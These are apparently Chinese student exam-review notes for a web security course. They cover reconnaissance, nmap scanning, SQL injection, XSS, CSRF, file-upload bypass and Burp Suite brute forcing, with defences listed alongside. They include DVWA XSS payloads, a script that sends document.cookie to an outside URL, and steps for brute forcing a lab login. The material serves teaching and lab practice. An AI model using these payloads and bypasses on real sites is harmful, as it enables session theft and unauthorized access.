网络安全概述

网络安全定义：


网络安全，是指通过采取必要措施，防范对网络的攻击、侵入、干扰、破坏和非法使用以及意外事故，使网络处于稳定可靠运行的状态，以及保障网络数据的完整性、保密性、可用性的能力。

三要素：

完整性、保密性、可用性（可能会叫你判断我猜测）

几种典型的攻击方式：**中断、篡改、伪造、拦截监听**

漏洞生命周期：



信息搜集

定义：信息搜集是指通过各种方式获取所需要的信息。

意义：信息搜集是信息得以利用的第一步，也是关键的一步。信息搜集工作的好坏，直接关系到入侵与防御的成功与否。

简介：

方式：主动、被动

从攻击者的角度来看，信息搜集从哪入手：**目标的名称和域名**

目的：

从防御者的角度来看，信息搜集是为了：**追查和取证**

搜索引擎发现和挖掘（选择/判断）：

爬取互联网上设备的**IP地址及其端口号**的**搜索引擎-- Shodan**

ZoomEye 是一个检索网络空间节点的搜索引擎

双引号


常用检索符

符号	功能
" "	查找含有确切短语的网页
()	查找或排除包含一组短语的网页
AND or &	查找包含所有术语或短语的网页
NOT or –	排除包含术语或短语的网页
OR or |	查找包含术语或短语的网页

常用关键词

关键词	定义
language:	language:返回指定语言的网页。例如：若只需查看有关古董文物的英文网页，请键入"antiques" language:en
ext:	仅返回具有指定文件扩展名的网页
filetype:	仅返回以您指定的文件类型创建的网页
site:	返回属于指定网站的网页。您可以使用 site: 搜索深度不超过两级的 Web 域、顶级域和目录。您还可以搜索包含网站上特定搜索词的网页

基础设施（选择）：



ICANN（互联网名称与数字地址分配机构）：负责互联网协议（IP）地址的空间分配、协议标识符的指派、通用顶级域名（gTLD）以及国家和地区顶级域名（ccTLD）系统的管理、以及根服务器系统的管理

ASO(地址支持组织) address

CNNIC(域名注册管理机构和域名根服务器运行机构)

GNSO（基本名称支持组织）:负责通用顶级域名（gTLD）分配包括.com、.net、.edu、.org和.info等

CNNSO（国家代码域名支持组织）：负责国家顶级域名分配，包括.us、.cn、.jp等。

CDNC(中文域名国际协调组织):在国际上担负起中文域名的协调和规范工作

---

dns查询(选择):

1. dig（Domain Information Groper，域信息搜索器）命令是一个用于询问 DNS 域名服务器的工具

   格式：dig @dnsserver name querytype（DNS服务器 要查询的域名 DNS记录类型 A/AAAA/PTR/MX/ANY）（MX：邮件服务器记录，AAAA 地址记录（Ipv6）A：地址记录(Ipv4)，PTR：反向记录）

   ANSWER SECTION:查询的结果

   AUTHORITY SECTION:权威DNS查询结果

2. whois：查询特定域名的详细注册信息，Web查询服务：官方注册局、注册商（万网、站长之家(whois.chinaz.com)）

3. nslookup：

   当nslookup的第一个参数是要查询的主机名或者主机地址时，将会使用该指令的非交互模式(如：nslookup www.baidu.com)

   nslookup不带任何参数时，可以进入其交互模式

cdn:查找真实ip

路由

Ping：用于测试网络连接量的程序

Tracert(Win)\traceroute ： 用于确定 IP数据包访问目标所采取的路径.

网络扫描

定义：

目的：


网络扫描的基本目的：是探测目标网络，以找出尽可能多的连接目标，然后再进一步探测获取类型、存在的安全弱点等信息，为进一步攻击选择恰当目标和通道提供支持。
通过对待扫描的网络主机发送特定的数据包，根据返回的数据包来判断待扫描的系统的端口及相关的服务有没有开启。

类型（每种具体干什么）

网络扫描类型	网络扫描目的	可对比的入室盗窃
主机扫描	找出网段内活跃主机	确定目标：找出大楼中有人住的房间
端口扫描	找出主机上所开放的网络服务	寻找门窗：找出可进入房间的门窗的位置
操作系统/网络服务辨识	识别主机安装的操作系统类型与开放网络服务类型，以选择不同渗透攻击代码及配置	识别房间、门窗的材质类型，针对不同材质结构选择不同破解工具
漏洞扫描	找出主机/网络服务上所存在的安全漏洞，作为破解通道	缝隙/漏洞搜索：进一步发现门窗中可撬开的缝隙/锁眼


重点：主机扫描（基本原理和特点）12345

1. 使用ICMP协议的Ping扫描



2. TCP ACK Ping扫描


（2）TCP ACK Ping扫描



- 理论依据：在三次握手中，ACK表示确认握手过程。但是，如果根本没有进行SYN的请求，而去确认连接，目标主机就会认为一个错误发生了，而发送RST位来中断会话。
- 实现过程：发送一个只有ACK标志的TCP数据包给目标主机，如果目标主机反馈一个TCP RST数据包，则表明主机存在。更容易通过一些无状态型的包过滤防火墙。

3. TCP SYN Ping扫描


（3）TCP SYN Ping扫描



- 理论依据：TCP三次握手的前两次握手协议
- 实现过程：发送一个只有SYN标志的TCP数据包给目标主机，如果目标主机返回RST，则说明主机活跃但是指定端口不开放；如果返回SYN/ACK标志的数据包，则说明目标主机活跃并且指定端口开放。

4. 使用UDP协议的主机扫描

（4）使用UDP协议的主机扫描



- 缺点：UDP协议扫描严重依赖ICMP报文。
- 理论依据：向一个没有开放的UDP端口发送数据包时，目标主机将反馈一个ICMP端口不可达的消息。如果目标UDP端口开放，可能不会有任何反馈。
- 实现过程：发送一个UDP数据包给目标主机，当收到ICMP端口不可达消息，则说明目标主机活跃，反之则无法准确判断。所以需要选择一个关闭的目标端口才能完成探测。

端口扫描：（默认端口，半链接）

是一种用来确定目标主机TCP端口和UDP端口状态的方法。开放某个端口，意味着提供某种网络服务

```
HTTP服务，默认的端口号为80/tcp；
```

HTTPS服务，默认的端口号为443/tcp 443/udp

SSH（安全登录），默认的端口号为22/tcp；

SMTP 默认的端口号为25/tcp

TOMCAT，默认的端口号为8080；

WINDOWS远程登陆，默认的端口号为3389；

FTP，默认的端口号为21/tcp

Oracle 数据库，默认的端口号为1521；

MS SQL*SERVER数据库server，默认的端口号为1433/tcp

Mysql 数据库默认端口号3306

QQ，默认的端口号为1080/udp

Telnet，默认端口号为23/tcp


1. TCP connect扫描

2. **SYN扫描**

端口扫描

SYN扫描

- 半开扫描(half-open scanning)
- 开放端口：攻击者SYN，目标主机SYN|ACK，攻击者立即反馈RST包关闭连接
- 关闭端口：攻击者SYN，目标主机RST
- 优势&弱势：目标主机不会记录未建立连接，较为隐蔽，需根用户权限构建定制SYN包



服务的探测：nmap什么参数做服务探测:nmap **-sV**

漏洞扫描（了解）：

cve

CNNVD：中国国家漏洞库

nvd:美国国家漏洞库National Vulnerability Database

CNVD：中国国家信息安全漏洞共享平台

nmap（描述判断、指令判断）

Nmap命令行选项	功能说明	发送数据	开放主机	关闭主机
nmap -sP	集合了ICMP/SYN/ACK/UDP扫描功能，默认			
nmap -PE	ICMP Echo主机扫描	ICMP Echo Request数据包	ICMP Echo Reply数据包	无回应
nmap -PS[portlist]	TCP SYN主机扫描	带SYN标志的数据包	带SYN/ACK标志数据包或带RST标志数据包	无回应
nmap -PA[portlist]	TCP ACK主机扫描	带ACK标志数据包	带RST标志数据包	无回应
nmap -PU[portlist]	UDP 主机扫描	UDP数据包	ICMP Port Unreachabel数据包	无回应

漏扫工具Nessus、OpenVAS（基于C/S,B/S工作，通过浏览器下达扫描任务）、AWVS（网络爬虫）

全部内容：对某种攻击的防范（解答，分析题某一个小问）

数据包解析（非重点没大题）：

wireshark

五元组:sip， sport， dip， dport， ipproto

源Ip (source IP), 源端口(source port),目标Ip (destination IP), 目标端口(destination port),4层通信协议(the layer 4 protocol)

三次握手

sql注入（重点重点！！！！30-40）

1. 什么是sql注入:

一种代码注入攻击技术，主要用于攻击数据库驱动的应用程序，特别是Web应用程序。攻击者在Web应用程序的输入参数中注入恶意的SQL语句，以此来欺骗数据库系统执行恶意的SQL语句，实现对数据库进行攻击。

2. 产生原因

   (1) 转义字符处理不当(Oracle中，空格、双竖线||、逗号、点号、*/、双引号”都有特殊的含义)

   (2) 类型处理不当

   (3) 查询语句组装不当

   (4) 错误处理不当

   (5) 多个提交处理不当

   (6) 不安全的数据库配置

3. 原理

   针对数据库驱动的Web应用系统，攻击者利用系统对用户输入数据的合法性没有判断或过滤不严，通过向正常输入参数后注入恶意的SQL语句，而应用系统的后端程序直接使用用户输入的参数拼接SQL语句并执行，导致恶意的SQL语句被数据库系统执行，进而造成数据库敏感数据被泄露、篡改或删除，甚至其他更严重的后果。

4. 危害

5. 防范（补充应该非重点）：

   应该始终以普通用户身份运行服务，以便减少破坏。

   应保证程序的数据库访问在最低权限模型下运行

   SQL Server可以通过INFORMATION_SCHEMA或系统表及系统存储过程来访问元数据(数据库内部包含的数据,如数据库或表的名称、列的数据类型或访问权限)


联合查询注入

```
https://www.cnblogs.com/mr-ryan/p/17687652.html
```

搜索型：**like**

information_schema

基本步骤



floor报错注入（10分）

原理的理解

payload：判断注入点，类型，列数，显示位->库名，表名，字段名（注意写的位置！！！）

爆出的用户名不包含波浪线和1哈

源码分析

---

sql注入防御方法（过滤绕过非重点）

XSS

存储型xss（考察重点）：给代码分析

判断类型->特点、分类->作为黑客写攻击步骤->**绕过**防范的措施（不同等级见ppt）->攻击payload


1. 反射型、存储型、DOM型
2. 指由于Web应用程序对用户输入数据的不严格，导致Web应用程序将黑客输入的恶意跨站攻击数据信息保存在**服务端的数据库或其他文件形式**中，当网页进行数据查询展示时，会从数据库中获取数据内容，并将数据内容在网页中进行输出展示，进而导致跨站脚本代码的执行。
3. 产生XSS的原因

（1）浏览器可以解析和执行JavaScript等脚本语言，但不会判断数据和代码是否恶意

（2）输入和输出是Web应用程序最基本的功能，如果没有做好安全防护，很容易出现XSS漏洞

（3）触发XSS漏洞的方式非常简单，只要向HTML代码中注入脚本即可。

4.



实验案例：dvwa/vulnerabilities/xss_r/

- Low Level
- 使用trim()函数、stripslashes()函数和mysqli_real_escape_string函数对message和name进行了过滤。
- message一栏输入：<script>alert(/xss/)</script>
- name一栏前端有字数限制，F12修改字数限制（maxlength） 或抓包改为<script>alert(/name/)</script>

Middle Level

- 使用trim()函数、stripslashes()函数和htmlspecialchars()函数对message进行了过滤。htmlspecialchars() 函数把预定义的字符转换为 HTML 实体，无法绕过。但name只使用了一个str_replace函数，来替换<script>，因此我们可以对name下手。
- <SCRIPT>alert('xss')</SCRIPT>

High Level

- stored_xss_check.php中使用trim()函数、stripslashes()函数和htmlspecialchars()函数对message进行了过滤，无法绕过。
- 使用了preg_replace（）函数对name进行了过滤。
- 在name控件使用<img>标签：
- <img src=1 onerror=alert(/xss/)>

窃取cookie的payload（见实验记得写准确）

```
<script>
img = new Image();
img.src =
"http://leaveword2cookie/cookie/cookie.php?cookie="+document.cookie;
</script>
```

xss攻击的防范（背：每一种都要写）

1. **输入过滤**：对用户提交的信息进行有效验证、过滤有害的输入(<、>、'、"、#等敏感字符)
2. **输出编码**：htmlspecialchars()函数
3. **Anti-XSS**:微软开发的.NET平台下
   用于防止XSS攻击的类库，提供了大量的编码函数用于处理用户的输入，可实现输入白名单机制和输出转义。
4. **HttpOnly**：Web应用程序在设置
   Cookie时，将其属性设置为HttpOnly，可以避免该网页的Cookie被客户端JavaScript存取，保护用户的Cookie不被盗取。
5. **防御DOM XSS**：避免客户端文档重写、重定向或其他敏感操作，同时避免使用客户端数据，这些操作尽量在服务端使用动态页面来实现，分析和强化客户端的JavaScript代码。

---

csrf（单选/判断/简答）

1. 概念

   CSRF（Cross-Site Request Forgery，跨站请求伪造）

   利用受害者尚未失效的身份认证信息（cookie、会话等），诱骗其点击恶意链接或者访问包含攻击代码的页面，在受害人不知情的情况下以受害者的身份向（身份认证信息所对应的）服务器发送请求，从而完成非法操作（如转账、改密等）。

2. 攻击步骤

防范措施

1. **根本**措施：

   加强后端在进行敏感操作前的**认证**机制，即确保敏感操作的执行主体是当前用户实际发起的真实操作，而不是第三方利用正常用户的登录身份所做的非法操作。

2. **POST**：使用POST提交用户数据，来代替GET

3. 校验**HTTP Referer**：HTTP头的Referer字段记录了HTTP请求的来源地址，通过检查来源地址是来自站内还是来自远程的恶意页面，能够解决从站外发起的CSRF攻击，同时解决非法盗链，站外提交等问题。
   Referer字段可以被修改或伪造。

4. 使用**验证码**：每次用户提交内容时，都要求其在表单中填写图片上的随机验证码，并且在提交表单后对其进行检测。

5. 使用请求令牌**Token**：

   在HTTP请求中以参数的形式加一个随机产生的请求令牌，并在服务器端对其进行验证。
   如果请求中没有Token或者Token的内容不正确，则认为可能是CSRF攻击而拒绝该请求。

CSRF和XSS的对比

	CSRF	XSS
名字	跨站请求伪造	跨站脚本
脚本	不是必须，如GET的CSRF	需要借助JavaScript等脚本
产生原因	采用了隐式的验证方式	对用户输入没有正确过滤
防御技巧	验证来源Referer，使用验证码、Token等	输入过滤、输出编码等
关系	1.如果一个网站存在XSS，很有可能也存在CSRF 2.均利用用户的会话执行某些操作 3.CSRF的恶意代码可能位于第三方站点，过滤用户输入可以防御XSS，但不能防御CSRF	

文件上传

漏洞特点、原理

文件上传漏洞是指文件上传功能没有对上传的文件做合理严谨的过滤，导致用户可以利用此功能，上传能被服务端解析执行的文件，并通过此文件获得执行服务端命令的能力。

webshell是什么

特点

1. 隐蔽性
2. 穿透防火墙
3. 不会再系统日志留记录
4. web日志留记录


用处

1. 网站管理
2. 服务管理
3. 在线编辑网页脚本
4. 上传下载文件
5. 查看数据
6. 执行任意命令

危害

攻击步骤:绕过重点看（02、04）**写步骤简答**1234，后端00截断

02:



```
function checkFile() {
var file = document.getElementsByName('upfile')[0].value;
//定义允许上传的文件类型
var allow_ext = ".jpg|.jpeg|.png|.gif|.bmp";
//提取上传文件的类型
var ext_name = file.substring(file.lastIndexOf("."));
//判断上传文件类型是否允许上传
if (allow_ext.indexOf(ext_name + "|") == -1)
```

代码解析：使用一段JS代码对form表单提交的数据进行了扩展名校验，校验的触发条件是在onsubmit事件同时发生的。

绕过方法：


1. 禁用浏览器端的JS功能

   ①直接删除代码中onsubmit事件中关于文件上传时验证上传文件的相关代码

   ②F12，调试器，设置，“禁用JavaScript”

   ③禁用JS的浏览器插件：JavaScript Switcher、NoScript

2. BurpSuite抓包修改后缀名
   直接上传PHP文件，会被拦截
   删除JS函数的调用return cheakFile()
   或者上传文件名为jpg的一句话文件，抓包修改php绕过



04：

怎么防范

暴力破解

攻击步骤（1.2.3.4.）

1. 安装BurpSuite ，设置浏览器代理。
2. 下载字典文件http://222.18.158.243:10001/dic_pass.txt。
3. http://222.18.158.243:10001/burp1.php页面中，随便输入123，点击Login，被Burp Suite拦截。
4. 右键，菜单中选择“Send to Intruder ”。
5. 在Intruder选项卡中，设置：
   Attack Type:Sniper
   点击按钮：Clear §
   设置：password=§123§
6. 在Payloads选项卡中，设置：
   Load...—>选中下载好的字典文件
   点击右上角的Start attack。
7. 在弹出的Attack对话框中，点击Length列标题，与其他的区别比较大的即为正确答案。

---

burpsuite哪个模块

